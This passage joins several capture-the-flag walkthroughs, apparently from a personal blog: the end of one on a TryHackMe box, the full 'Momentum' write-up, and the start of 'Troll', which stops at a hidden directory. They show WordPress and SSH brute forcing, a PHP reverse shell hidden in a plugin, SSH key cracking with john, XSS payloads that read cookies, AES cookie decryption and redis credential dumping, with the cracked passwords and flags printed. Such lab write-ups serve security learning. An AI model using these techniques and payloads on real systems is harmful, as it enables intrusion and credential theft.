echo "VEhNe2ltX3RoZV9saXphcmRfa2luZ30gaHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1kUXc0dzlXZ1hjUQ==" | base64 -d

THM{im_the_lizard_king} https://www.youtube.com/watch?v=dQw4w9WgXcQ


I am not sure whether the string is just a bogus or it is a sub-directory. Let’s make a note of it and then evaluate the directories.

gobuster dir -u http://coffeeaddicts.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .html,.php,.txt,.php.bak,.bak,.zip -o gobuster.log


dirsearch -u http://coffeeaddicts.thm -e .html,.php,.txt,.php.bak,.bak,.zip -w /usr/share/wordlists/dirb/common.txt -f

Yes, we found that there is a wordpress instance.   http://coffeeaddicts.thm/wordpress/


I know the username is gus (because it is showing under each articles and if you want to do it more technically then you can pass this string in the url http://coffeeaddicts.thm/wordpress/?author=1).  or you can use wpscan and try the following command

wpscan --url http://coffeeaddicts.thm/wordpress/ --plugins-detection aggressive -e u -o wpscan_u.log

By the way, looks like there is a password hint. However I must confess that I can’t make anything out of it.  That’s why I though I will first try with rockyou.txt for the password list and do a wpscan bruteforce.

It has be close to 50 minutes but I didn’t get anything. So I thought I will let it run while I do manual enumeration.

password: gusineedyouback

I tried my favourite technique that is to hide the content of the php-reverse-shell.php inside the 404.php however, this time I am not sure why but I couldn’t. Thanks to this, I now found a new way to hide the script i.e., I have hidden the script within the hello dolly plugin. Nevertheless, you should be careful that you are not suppose to override the comment of the plugin (which is existed there already in the plugin).

Yes, you need to modify the IP address on which you are going to receive the reverse connection from the Target Machine. I usually keep the default port number.

On Kali Machine (type the following command):

nc -lvp 1234

As soon as I activate the Hello Dolly Plugin…I got the reverse connection on Kali Machine


I see that there are two users…

Users:

badbyte 
gus

user flag: THM{s4v3_y0uR_Cr3d5_b0i}

I did cd badbyte and saw that .ssh contains private ssh private key but it is password protected. Therefore, I had to google and I found this article useful


sudo updatedb

locate ssh2john 
cp /usr/share/john/ssh2john.py .
python ssh2john.py id_rsa > id_rsa.hash

john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt

john --show id_rsa.hash

Password: password


ssh badbyte@192.168.56.108 -i id_rsa

sudo -l

(root) /opt/BadByte/shell
sudo /opt/BadByte/shell       #remember the password is password 
bash 
cd /root 
cat root.txt

root flag: THM{im_the_shell_master}

That’s all guys 🙂


How I took down Momentum

Overview:

Target Machine IP Address: 192.168.56.127
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root

1. To get root flag
2. To get root access

Level: Easy/Medium 

Easy/Medium

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.127

nmap -sC -sV -p- -Pn 192.168.56.127 -o nmap.log
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 5c:8e:2c:cc:c1:b0:3e:7c:0e:22:34:d8:60:31:4e:62 (RSA)
| 256 81:fd:c6:4c:5a:50:0a:27:ea:83:38:64:b9:8b:bd:c1 (ECDSA)
|_ 256 c1:8f:87:c1:52:09:27:60:5f:2e:2d:e0:08:03:72:c8 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Momentum | Index
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

1. HTTP


Since it is running with Apache webserver. Let’s check what website is running on it.

Do you see the value of viewDetails ? Yes, I collect all the values and made a list and then ran a bruteforce (because I know from the nmap result and the box is also running SSH).  But it didn’t work.

demon
guard
angle
visor

Let’s check directories … (because after the bruteforce, I can’t proceed with anything; with the information in my hand.)

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 192.168.56.127 -o gobuster.log

dirsearch -u http://192.168.56.127 -e txt,html,php,bk -w /usr/share/wordlists/dirb/common.txt -f

http://192.168.56.127/js/main.js
function viewDetails(str) {

  window.location.href = "opus-details.php?id="+str;
}

/*
var CryptoJS = require("crypto-js");
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");
console.log(decrypted.toString(CryptoJS.enc.Utf8));
*/

When I see the window.location.href I am not sure about it and then I did a google and first link direct me to this site

It has helped me to confirm that I could use this function for the URL.

So let’s try that..


http://192.168.56.127/opus-details.php?id=1    # 1 is showing. I think we can perform XSS attack on it. Let's confirm it with by throwing my favorite exploit.

http://192.168.56.127/opus-details.php?id="><img src=x onerror=prompt(1);>
http://192.168.56.127/opus-details.php?id=%22%3E%3Cscript%3Edocument.write(document.cookie);%3C/script%3E
cookie=U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt

I found this program and I really like it. By the way, if you ran into little problem like if it is not running, then take the time to skill up your debugging skills. I didn’t face the challenge to do debugging.  Although I found simple online tools to do the task, I deliberately took the pain because I would like to little python.

#!/usr/bin/python3
import Crypto
from Cryptodome import Random
from Cryptodome.Cipher import AES
import base64
from hashlib import md5

BLOCK_SIZE = 16

def pad(data):
length = BLOCK_SIZE - (len(data) % BLOCK_SIZE)
return data + (chr(length)*length).encode()

def unpad(data):
return data[:-(data[-1] if type(data[-1]) == int else ord(data[-1]))]

def bytes_to_key(data, salt, output=48):
# extended from https://gist.github.com/gsakkis/4546068
assert len(salt) == 8, len(salt)
data += salt
key = md5(data).digest()
final_key = key
while len(final_key) < output:
key = md5(key + data).digest()
final_key += key
return final_key[:output]

def encrypt(message, passphrase):
salt = Random.new().read(8)
key_iv = bytes_to_key(passphrase, salt, 32+16)
key = key_iv[:32]
iv = key_iv[32:]
aes = AES.new(key, AES.MODE_CBC, iv)
return base64.b64encode(b"Salted__" + salt + aes.encrypt(pad(message)))

def decrypt(encrypted, passphrase):
encrypted = base64.b64decode(encrypted)
assert encrypted[0:8] == b"Salted__"
salt = encrypted[8:16]
key_iv = bytes_to_key(passphrase, salt, 32+16)
key = key_iv[:32]
iv = key_iv[32:]
aes = AES.new(key, AES.MODE_CBC, iv)
return unpad(aes.decrypt(encrypted[16:]))


password = "SecretPassphraseMomentum".encode()
ct_b64 = "U2FsdGVkX193yTOKOucUbHeDp1Wxd5r7YkoM8daRtj0rjABqGuQ6Mx28N1VbBSZt"

pt = decrypt(ct_b64, password)
print("pt", pt)

print("pt", decrypt(encrypt(pt, password), password))

auxerre-alienum##

I am not sure whether this could help but I am going to perform a brute force attack again with this box. By the way, I have these information under my belt.

demon
guard
angle
visor
auxerre-alienum##
auxerre
alienum
auxerre## 
alienum##

By the way guys, I just did some simple combination. If you following pure combination and permutation then of course the combination will grow (which I will have to do if the current list doesn’t provide us the answer)

Note: I had to struggle a little (wasted close to an hour) because of a stupid space.


hydra -vV -L list2.txt -P list2.txt 192.168.56.127 ssh

medusa -h 192.168.56.127 -U list2.txt -P list2.txt -M ssh

username: auxerre

password: auxerre-alienum##
Protocol: SSH
ssh auxerre@192.168.56.127

After this, I was not able to find anything through my usual manual checking so I uploaded linpeas.sh inside the target machine to automatically enumerate potential heads-up.  Yes, something caught my eyes.

Looks like redis-server is running on port number 6379.

Let me check it again.

ss -nstap

I must confess here that I have heard a lot about redis but never used on. So let me google for sometime.

To login (resource)

redis-cli -h 127.0.0.1 -p 6379 

help

help KEYS 

KEYS * 

get rootpass

Note: If you think how I was able to find the aforementioned information. I did try my luck as well used some Jungle knowledge.

I press help and then press tab and visit many commands and tried many things because as I told you redis is new to me. When you try KEYS, the terminal recommends to place pattern next to it. It made me feel like I am using grep pattern so I used *. I used to get just because I have been using get command to download files from FTP and few other protocols as well. Therefore, I used that. I know this may not sound logical however, I am going to surely visit this box again later. Just to evaluate myself with redis.



root password: m0mentum-al1enum##

That’s all guys… See you all in my next post 🙂 Happy weekend!

It is 00:27AM here, but not feeling like sleep. I am gonna watch a movie and will hit the sack then 🙂


How I took down Troll

Overview:

Target Machine IP Address: 172.16.96.129
My Machine IP Address: 172.16.96.1

Mission:

Boot to Root

1. To get root flag
2. To get root access

Level: Easy/Medium 

Easy/Medium

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vmnet1 172.16.96.1/24

Target IP: 172.16.96.129

nmap -sC -sV -p- -Pn 172.16.96.129 -o nmap.log
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230) 
|_End of status
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_ 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
| http-methods: 
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry 
|_/secret

1. FTP

ftp 172.16.96.129
username: anonymous 
password: anonymous
ls -lah 

get lol.pcap 
wireshark lol.pcap &


I spent almost 20 minutes to Follow my TCP streams (TCP or FTP). All of sudden I saw FTP-Data.

And guess what I found ?

sup3rs3cr3tdirlol

http://172.16.96.129/sup3rs3cr3tdirlol/

